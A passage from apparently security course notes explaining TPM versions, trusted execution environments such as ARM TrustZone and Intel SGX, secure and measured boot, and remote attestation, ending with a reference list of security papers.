- The TPM specifications have been created by the Trusted Computing Group (a consortium of vendors with large influence of Microsoft on TPM 2.0).

The TPM specification version 1.2 requires that TPMs support a random number generator (RNG), an RSA implementation supporting at least 2048-bit keys, and the SHA-1 cryptographic hash function. At manufacturing time, a so-called Endorsement Key (EK) is generated and burned into the TPM. This key identifies a particular TPM chip and implicitly the hardware making use of this chip. Additional keys such as Attestation Identity Keys (AIKs) can be generated and stored on the TPM. Finally, the TPM can store hash values in Platform Configuration Registers, that may be used for attestation purposes.

Trusted Platform Module Version 2.0

TPM 2.0 implementations can come in various forms:

- Discrete TPMs are dedicated chips implementing TPM functionality in their own tamper resistant semiconductor package.
- Integrated TPMs are part of another chip.
- Firmware TPMs are software-only solutions that run in a CPU's trusted execution environment.
- Software TPMs are software emulators of TPMs that run with no more protection than a regular program gets within an operating system.
- Virtual TPMs are provided by a hypervisor and rely on the hypervisor to provide them with an isolated execution environment.

TPM technology is complex and even though you may find a real TPM on your computer, it is strongly suggested to experiment first with software TPMs since it is much easier to recover from mistakes. On Linux, a tpm is exposed to processes via device files. It is, however, recommended to use software libraries to interact with a TPM.

Trusted Execution Environments

Trusted Execution Environment (TEE)


Definition (trusted and rich execution environment)

A *trusted execution environment* (TEE) is a secure area of a processor providing isolated execution, integrity of trusted applications, as well as confidentiality of trusted application resources. A *rich execution environment* (REE) is the non-secure area of a processor where an untrusted operating system executes.

- REE resources are accessible from the TEE
- TEE resources are accessible from the REE only if explicitly allowed.
- The TEE specifications have been created by the GlobalPlatform (another industry consortium).

The TEE concept has been quite successful in the computing industry. There are several processor designs implementing TEEs and many mobile devices use this technology to implement TPM-like functionality. On mobile phones, it is quite common that certain hardware components (e.g., a fingerprint reader) are only accessible to TEEs and the REE has to call the TEE to perform operation with the hardware. It is also common to implement secure boot technology using code running in the TEE to ensure that only authorized and untampered operating systems are loaded into the REE.

The architectural model provided in [**?**] is shown below:



The software running inside a TEE is sometimes called trustlets and the TEE is occasionally called the "secure world" and the REE the "normal world".

TrustZone Cortex-A (ARM)

- The ARM processor architecture has an internal communication interface called the Advanced eXtensible Interface (AXI).
- ARM's TrustZone extends the AXI bus with a Non-Secure (NS) bit.
- The NS bit conveys whether the processor works in secure mode or in normal mode.
- The processor is normally executing in either secure or normal mode.
- To perform a context switch (between modes), the processor transits through a monitor mode.
- The monitor mode saves the state of the current world and restores the state of the world being switched to.
- Interrupts may trap the processor into monitor mode if the interrupt needs to be handled in a different mode.

ARM has coined the term TrustZone but it resolves technically to two very different solution. The first solution, TrustZone for Cortex-A, is for relatively resource rich systems such as processors you find in your mobile phones. The second solution, TrustZone for Cortex-M, is for relatively resource limited systems such as processors that you find in embedded systems. There is often some confusion because people do not make the distinction between these two solutions explicit.

ARM's TrustZone architecture looks from a very high level like calls from user space programs into an operating system kernel implemented in hardware. The monitor mode is the entry point that carries out the mechanics of calling from normal mode into secure mode, ensuring proper isolation during the call.

TrustZone has been very successful in the mobile device market. Most of the operating systems executing on mobile devices do support TrustZone to implement TPM-like functionality and secure boot mechanisms. A detailed survey of TrustZone technology can be found in [**?**].

TrustZone Cortex-M (ARM)

- The Cortex-M design follows the Cortex-A design by having the processor execute in either secure or normal mode.
- Instructions read from secure memory will be executed in the secure mode of the processor and instructions read from non-secure memory will be executed in normal mode.
- Cortex-M replaces the monitor mode of the Cortex-A design with a faster mechanism to call secure code via multiple secure function entry points (supported by the machine instructions `SG`, `BXNS`, `BLXNS`).
- The Cortex-M design supports multiple separate call stacks and the memory space is separated into secure and non-secure sections.
- Interrupts can be configured to be handled in secure or non-secure mode.

TrustZone for Cortex-A has been introduced in 2004. The Cortex-M design is much newer and driven by the need to create trustworthy embedded systems. Cortex-M processors have no secure monitor mode and software. Instead, the transition between both worlds its handled by a set of mechanisms implemented into the core logic of the processor.

Security Guard Extension (SGX, Intel)

- SGX places the protected parts of an application in so called enclaves that can be seen as a protected module within the address space of a user space process.
- SGX enabled CPUs ensure that non-enclaved code, including the operating system and potentially the hypervisor, cannot access enclave pages.
- A memory region called the Processor Reserved Memory (PRM) contains the Enclave Page Cache (EPC) and is protected by the CPU against non-enclave accesses.
- The content of enclaves is loaded when enclaves are created and measurements are taken to ensure that the content loaded is correct.
- The measurement result obtained during enclave creation may be used for (remote) attestation purposes.
- Entering an enclave is realized like a system call and supported by special machine instructions (`EENTER`, `EEXIT`, `ERESUME`).

Intel SGX was introduced in 2015 with the sixth generation Intel Core processors. The design targets desktop and server platforms. It allows user-space processes to create private protected memory regions (the enclaves) that are isolated from other processes and also processes running at higher privilege levels (hypervisors or operating system kernels). Enclaves work almost transparently for existing hypervisors or memory management units.

If the capacity of the Enclave Page Cache (EPC) is exceeded, pages may be written to other memory regions after encrypting the content.

Creation and deletion of enclaves is performed by system software running at the highest privilege level while entering and leaving enclaves is done using the lowest privilege level.

Virtual Machine Memory Encryption

Secure Boot

Secure Boot, Measured Boot, Remote Attestation

Definition (secure boot)

Secure boot refers to mechanisms that verify signatures of all software components (e.g., firmware, bootloader, kernel) involved in the boot process of a computing system.

Definition (measured boot)

Measured boot refers to mechanisms that take measurements during the boot process of a computing system. The cryptographically protected measurements can be compared against expected baseline values to detect whether a system has been compromised.

Definition (remote attestation)

Remote attestation refers to mechanism that enable a remote verifier to obtain trustworty evidence about the integrity and security properties of the attester.

Secure boot ensures that every stage of the boot process (firmware, boot loader, hypervisor, kernel) validates the next stage before loading and activating it. Secure boot requires signatures of all software components and root keys against which signatures can be verified. Problems arise if root keys get broken. There is also a certain risk of misuse of root keys to establish vendor lock-in or vendor controlled obsolescence of computing systems. There is also a tussle between ensuring security even in situations where attackers may have physical access to devices and the danger to accidentally brick devices. Backdoors, intended to unbrick devices when things have gone wrong, may introduce door attackers can use to gain control of devices.

Measured boot requires to keep a trusted log of the boot process. This is commonly implemented by collecting hashed of software components and device states and to ensure that they are cryptographically linked and protected by some root key.

TPMs play a key role in secure and measured boot solutions since they provide storage for trusted (root) keys and for securely storing measurements taken during a boot process. Remote attestation protocols enable to export information about the state of a device to remote attestation services that can initiate of control further actions, like enabling network connectivity only as long as a device has measurements that match expected baseline values.

Secure / measured boot and remote attestation are crucial for bootstrapping security services on devices that are deployed in untrusted places (e.g., mobile network base stations mounted on roofs or on towers in the middle of some woods).

Remote Attestation

Confidential Computing

Part VII

Malware Analysis and Detection

Part VIII

Security Incident Detection and Response

References

[1] Ken Thompson. Reflections on Trusting Trust. *Communications of the ACM*, 27(8):761–763, August 1984.

[2] E. Foudil and Y. Shafranovich. A File Format to Aid in Security Vulnerability Disclosure. RFC 9116, Nightwatch Cybersecurity, April 2022.

[3] Dina G. Mahmoud, Vincent Lenders, and Mirjana Stojilović. Electrical-level attacks on cpus, fpgas, and gpus: Survey and implications in the heterogeneous era. *ACM Computing Surveys*, 55(3), February 2022.

[4] Anubhab Baksi, Shivam Bhasin, Jakub Breier, Dirmanto Jap, and Dhiman Saha. A survey on fault attacks on symmetric key cryptosystems. *ACM Computing Surveys*, 55(4), November 2022.

[5] Hoda Naghibijouybari, Esmaeil Mohammadian Koruyeh, and Nael Abu-Ghazaleh. Microarchitectural attacks in heterogeneous systems: A survey. *ACM Computing Surveys*, 55(7), December 2022.

[6] Xiaoxuan Lou, Tianwei Zhang, Jun Jiang, and Yinqian Zhang. A survey of microarchitectural side-channel vulnerabilities, attacks, and defenses in cryptography. *ACM Computing Surveys*, 54(6), July 2021.

[7] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, May 2019.

[8] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990. USENIX Association, 2018.

[9] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[10] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, January 1998.

[11] A. Baratloo, N. Singh, and T. Tsai. Transparent Run-Time Defense Against Stack Smashing Attacks. In *Proceedings of the USENIX Annual Technical Conference*, San Diego, June 2000.

[12] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-Libc without Function Calls (on the X86). In *Proc. 14th ACM Conference on Computer and Communication Security*, pages 552–561, October 2007.

[13] R. Skowyra, K. Casteel, H. Okhravi, N. Zeldovich, and W. Streilein. Systematic analysis of defenses against return-oriented programming. In *Research in Attacks, Intrusions, and Defenses*, pages 82–102, 2013.

[14] scut. Exploiting Format String Vulnerabilities. Technical report, Team Teso, September 2001.

[15] Donald Ray and Jay Ligatti. Defining code-injection attacks. In *Proceedings of the 39th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '12, pages 179–190. Association for Computing Machinery, 2012.

[16] rain.forest.puppy. Nt web technology vulnerabilities. *Phrack*, 8(54), December 1998.

[17] Robert P. Goldberg. Survey of virtual machine research. *Computer*, 7(6):34–45, 1974.

[18] S.T. King, P.M. Chen, Yi-Min Wang, Chad Verbowski, Helen J. Wang, and Jacob R. Lorch. Subvirt: Implementing malware with virtual machines. In *2006 IEEE Symposium on Security and Privacy*, pages 14 pp.–327, 2006.

[19] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, and A. Warfield. Xen and the Art of Virtualization. In *Proceedings of the 19th ACM Symposium on Operating Systems Principles*, October 2003.

[20] A. Young and Moti Yung. Cryptovirology: Extortion-based security threats and countermeasures. In *Proceedings 1996 IEEE Symposium on Security and Privacy*, pages 129–140, 1996.

[21] Adam L. Young and Moti Yung. Cryptovirology: the birth, neglect, and explosion of ransomware. *Communications of the ACM*, 60(7):24–26, June 2017.

[22] A. Adolf, K. Bartels, P. Burgstaller, H. Drexler, M. Egle, C. Hempel, C. Hollay, P. Huisgen, R. Kolmhofer, A.K. Pfeiffer, R. Rieken, P. Schmidt. Handreichung "Security by Design". TeleTrusT , Bundesverband IT-Sicherheit e.V. (TeleTrusT), November 2020.

[23] M. Abadi, M. Budiu, Erlingsson Ú, and J. Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security*, CCS '05, page 340–353, New York, NY, USA, 2005. Association for Computing Machinery.

[24] N. Carlini, A. Barresi, M. Payer, D. Wagner, and T.R. Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *Proceedings of the 24th USENIX Security Symposium 2015*. USENIX, August 2015.

[25] Shanbhogue V, D. Gupta, and R. Sahita. Security analysis of processor instruction set architecture for enforcing control-flow integrity. In *Proceedings of the 8th International Workshop on Hardware and Architectural Support for Security and Privacy*, HASP '19, New York, NY, USA, 2019. Association for Computing Machinery.

[26] Qualcom. Pointer Authentication on ARMv8.3. Technical report, Qualcom Technologies, January 2017.

[27] RISC-V. RISC-V Shadown Stacks and Landing Pads. Technical Report v0.4.0, RISC-V International, November 2023.

[28] Rui Shu, Peipei Wang, Sigmund A Gorski III, Benjamin Andow, Adwait Nadkarni, Luke Deshotels, Jason Gionta, William Enck, and Xiaohui Gu. A study of security isolation techniques. *ACM Computing Surveys*, 49(3), October 2016.

[29] R. Shirey. Internet Security Glossary, Version 2. RFC 4949, August 2007.

[30] B.W. Lampson. Computer Security in the Real World. *IEEE Computer*, 37(6):37–46, June 2004.

[31] C. Wright, C. Cowan, J. Morris, S. Smalley, and G. Kroah-Hartman. Linux Security Module Framework. In *Proceedings of the Ottawa Linux Symposium*, June 2002.

[32] W.E. Boebert and R.Y. Kain. A practical alternative to hierarchical integrity policies. In *Proceedings of the 8th National Computer Security Conference*, 1985.

[33] S. McCanne and V. Jacobson. The BSD Packet Filter: A New Architecture for User-level Packet Capture. In *Proc. Usenix Winter Conference*, January 1993.

[34] D. Thaler. BPF Instruction Set Architecture (ISA). Internet Draft <draft-ietf-bpf-isa-01>, March 2024.

[35] N. Provos, N. Provos, and P. Honeyman. Preventing privilege escalation. In *Proceedings of the 12th USENIX Security Symposium 2003*. USENIX, August 2003.

[36] M. Krohn. Building secure high-performance web services with okws. In *Proceedings of the 2004 USENIX Annual Technical Conference*. USENIX, July 2004.

[37] N. Sultana, H. Zhu, K. Zhong, Z. Zheng, R. Mao, D. Chauhan, S. Carrasquillo, J. Zhao, L. Shi, N. Vasilakis, and B.T. Loo. Towards practical application-level support for privilege separation. In *Proceedings of the 38th Annual Computer Security Applications Conference*, ACSAC '22, page 71–87, New York, NY, USA, 2022. Association for Computing Machinery.

[38] M. Bauer and C. Rossow. Cali: Compiler-assisted library isolation. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, ASIA CCS '21, page 550–564, New York, NY, USA, 2021. Association for Computing Machinery.

[39] P. Maene, J. Götzfried, R. de Clercq, T. Müller, F. Freiling, and I. Verbauwhede. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Transactions on Computers*, 67(3):361–374, 2018.